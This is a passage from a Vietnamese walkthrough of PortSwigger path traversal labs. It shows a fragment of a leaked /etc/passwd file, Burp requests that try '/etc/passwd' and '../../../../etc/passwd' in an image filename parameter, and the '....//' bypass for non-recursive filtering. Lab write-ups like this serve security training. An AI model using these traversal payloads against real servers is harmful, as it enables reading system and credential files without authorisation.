31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time
   Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network
   Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
  
```

Reload lại trang và xem kết quả:

## Lab: File path traversal, traversal sequences blocked with absolute path bypass

PRACTITIONER

LAB Solved

### Lab: file path traversal, traversal sequences stripped non-recursively

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Mở lab bằng burp suite, ta sẽ xem những request mà trang gửi đi.

501	https://0a5000420311559680f030c...	GET	/resources/labheader/images/ps-lab-no...	200	942	XML	svg	
503	https://0a5000420311559680f030c...	GET	/	200	10412	HTML		File path traversal, travers...
506	https://0a5000420311559680f030c...	GET	/image?filename=28.jpg	✓	✓	200	2410	script
507	https://0a5000420311559680f030c...	GET	/image?filename=53.jpg	✓	✓	200	2410	script
515	https://0a5000420311559680f030c...	GET	/image?filename=3.jpg	✓	✓	200	2410	script
524	https://0a5000420311559680f030c...	GET	/image?filename=51.jpg	✓				
525	https://0a5000420311559680f030c...	GET	/image?filename=71.jpg	✓				
526	https://0a5000420311559680f030c...	GET	/academyLabHeader	✓	400	130	text	
527	https://googleads.g.doubleclick....	GET	/pagead/id		302	745	HTML	
528	https://portswigger.net	POST	/academy/labs/marksolutionasviewed?l...	✓	200	1577	JSON	
529	https://googleads.g.doubleclick....	GET	/pagead/id		302	745	HTML	
530	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓				
531	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓				

Đây là 1 số request yêu cầu file ảnh từ trang, ta kiểm tra xem có thể thay đổi nội dung file name của chúng để nhận được response về passwd file hay không, sử dụng repeater

**Request**

Pretty Raw Hex

```

1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0a5000420311559680f030c000180088.web-security-academy.net
3 Cookie: session=UElTHHhYdGZ6PbY3j04sGhSHABAMIP
4 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a5000420311559680f030c000180088.web-security-academy.net/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: u=2, i
16
17

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"

```

**Request**

Pretty Raw Hex

```

1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a5000420311559680f030c000180088.web-security-academy.net
3 Cookie: session=UElTHHhYdGZ6PbY3j04sGhSHABAMIP
4 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a5000420311559680f030c000180088.web-security-academy.net/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Priority: i
16
17

```

**Response**

Pretty Raw Hex Render

```


1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"

```

⇒ File name ở đây đã bị lọc ra các dấu ../ có khả năng gây hại đến trang web, tránh bị trả về những thông tin không mong muốn và chúng cũng sẽ được định dạng dưới là tên.

⇒ Để file name của ta nhập vào được xem như đường dẫn ta thử ....// để kiểm tra

Kết quả :



Như vậy ta đã được web trả về thông tin passwd!